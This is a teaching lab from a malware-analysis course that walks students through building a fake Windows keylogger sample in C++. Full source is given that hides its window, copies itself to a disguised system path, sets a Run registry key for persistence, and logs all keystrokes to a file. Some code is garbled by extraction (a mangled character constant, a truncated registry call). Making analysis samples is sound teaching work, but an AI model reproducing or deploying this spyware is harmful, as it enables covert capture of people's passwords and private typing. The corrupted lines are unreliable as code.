PMA 222: Making a Windows Keylogger (10 pts extra)

Purpose

This is a piece of fake malware for students to analyze, duplicating some of the functionality of the Lab03-01 sample provided with the "Practical Malware Analysis" book. I wrote it because the original sample won't run on Windows 2016. I documented the process so I can remember how to do it in the future, and to help others who might want to make little samples easily.

What You Need

A Windows Server 2016 machine, real or virtual.

Install Visual C++ Build Tools

Install the tools as explained here:

http://www.bowneconsultingcontent.com//pub/EH/proj/cloud/ED301c_tkp/visual_studio.htmm

Creating the Source File

Click **Start** icon in the bottom left corner, and scroll to the V section. Expand the "**Visual Studio 2019**" section and click **Developer Command Prompt for VS 2019**


In the Developer Command Prompt window, execute these commands:

```
mkdir c:\pma
cd c:\pma
notepad key.cpp
```

A box pops up, asking "Do you want to create a new file?". Click **Yes**.

Enter this code, as shown below:

```
#define _WIN32_WINNT 0x0500
#include <Windows.h>
#include <string>
#include <stdlib.h>
#include <stdio.h>
#include <iostream>
#include <fstream>

#pragma comment(lib, "User32.lib")
#pragma comment(lib, "Advapi32.lib")

/* Based on https://github.com/EgeBalci/Keylogger */

using namespace std;

char logfile[] = "log.txt";

char oldfile[] = "key.exe";
char newfile[] = "C:\\Windows\\vmx32to64.exe";

void LOG(string input) {
        fstream LogFile;
        LogFile.open(logfile, fstream::app);
        if (LogFile.is_open()) {
                LogFile << input;
                LogFile.close();
        }
}


bool SpecialKeys(int S_Key) {
        switch (S_Key) {
        case VK_SPACE:
                cout << " ";
                LOG(" ");
                return true;
        case VK_RETURN:
                cout << "\n";
                LOG("\n");
                return true;
        case 'Ã,Â¾':
                cout << ".";
                LOG(".");
                return true;
        case VK_SHIFT:
                cout << "#SHIFT#";
                LOG("#SHIFT#");
                return true;
        case VK_BACK:
                cout << "\b";
                LOG("\b");
                return true;
        case VK_RBUTTON:
                cout << "#R_CLICK#";
                LOG("#R_CLICK#");
                return true;
        case VK_CAPITAL:
                cout << "#CAPS_LOCK#";
                LOG("#CAPS_LOCK");
                return true;
        case VK_TAB:
                cout << "#TAB";
                LOG("#TAB");
                return true;
        case VK_UP:
                cout << "#UP";
                LOG("#UP_ARROW_KEY");
                return true;
        case VK_DOWN:
                cout << "#DOWN";
                LOG("#DOWN_ARROW_KEY");
                return true;
        case VK_LEFT:
                cout << "#LEFT";
                LOG("#LEFT_ARROW_KEY");
                return true;
        case VK_RIGHT:
                cout << "#RIGHT";
                LOG("#RIGHT_ARROW_KEY");
                return true;
        case VK_CONTROL:
                cout << "#CONTROL";
                LOG("#CONTROL");
                return true;
        case VK_MENU:
                cout << "#ALT";
                LOG("#ALT");
                return true;
        default:
                return false;
        }
}



int main()
{
        ShowWindow(GetConsoleWindow(), SW_HIDE);
        char KEY = 'x';

        /* COPY PROGRAM TO MISLEADING LOCATION */
        CopyFile(oldfile, newfile, FALSE);

        /* CREATE RUN KEY IN REGISTRY */

        TCHAR runPath[35] = TEXT("C:\\Windows\\vmx32to64.exe");
        HKEY newValue;
        RegOpenKey(HKEY_CURRENT_USER,"Software\\Microsoft\\Windows\\CurrentVersion\\Run",&newVa
        RegSetValueEx(newValue,"vmx32to64",0,REG_SZ,(LPBYTE)runPath,sizeof(runPath));
        RegCloseKey(newValue);

        while (true) {
                Sleep(10);
                for (int KEY = 8; KEY <= 190; KEY++)
                {
                        if (GetAsyncKeyState(KEY) == -32767) {
                                if (SpecialKeys(KEY) == false) {

                                        fstream LogFile;
                                        LogFile.open(logfile, fstream::app);
                                        if (LogFile.is_open()) {
                                                LogFile << char(KEY);
                                                LogFile.close();
                                        }

                                }
                        }
                }
        }

        return 0;
}
```


Administrator: Developer Command Prompt for VS 2019
key.cpp - Notepad
File Edit Format View Help

```
c:\key>cd c:\pma

c:\pma>notepad key.cpp

c:\pma>
```

```
#define _WIN32_WINNT 0x0500
#include <Windows.h>
#include <string>
#include <stdlib.h>
#include <stdio.h>
#include <iostream>
#include <fstream>

#pragma comment(lib, "User32.lib")
#pragma comment(lib, "Advapi32.lib")

/* Based on https://github.com/EgeBalci/Keylogger */
```


Save the file.

Flag PMA 222.1: Linker Message (10 pts)

In the Developer Command Prompt window, execute this command to compile the program:

```
cl /EHsc key.cpp
```

The key appears, which is covered by a green rectangle in the image below.



```
c:\pma>
c:\pma>cl /EHsc key.cpp
Microsoft (R) C/C++ Optimizing Compiler Version 19.22.27905 for x86
Copyright (C) Microsoft Corporation.  All rights reserved.

key.cpp
Microsoft (R) [redacted] Linker Version 14.22.27905.0
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:key.exe
key.obj

c:\pma>
```

Posted 9-18-19 by Sam Bowne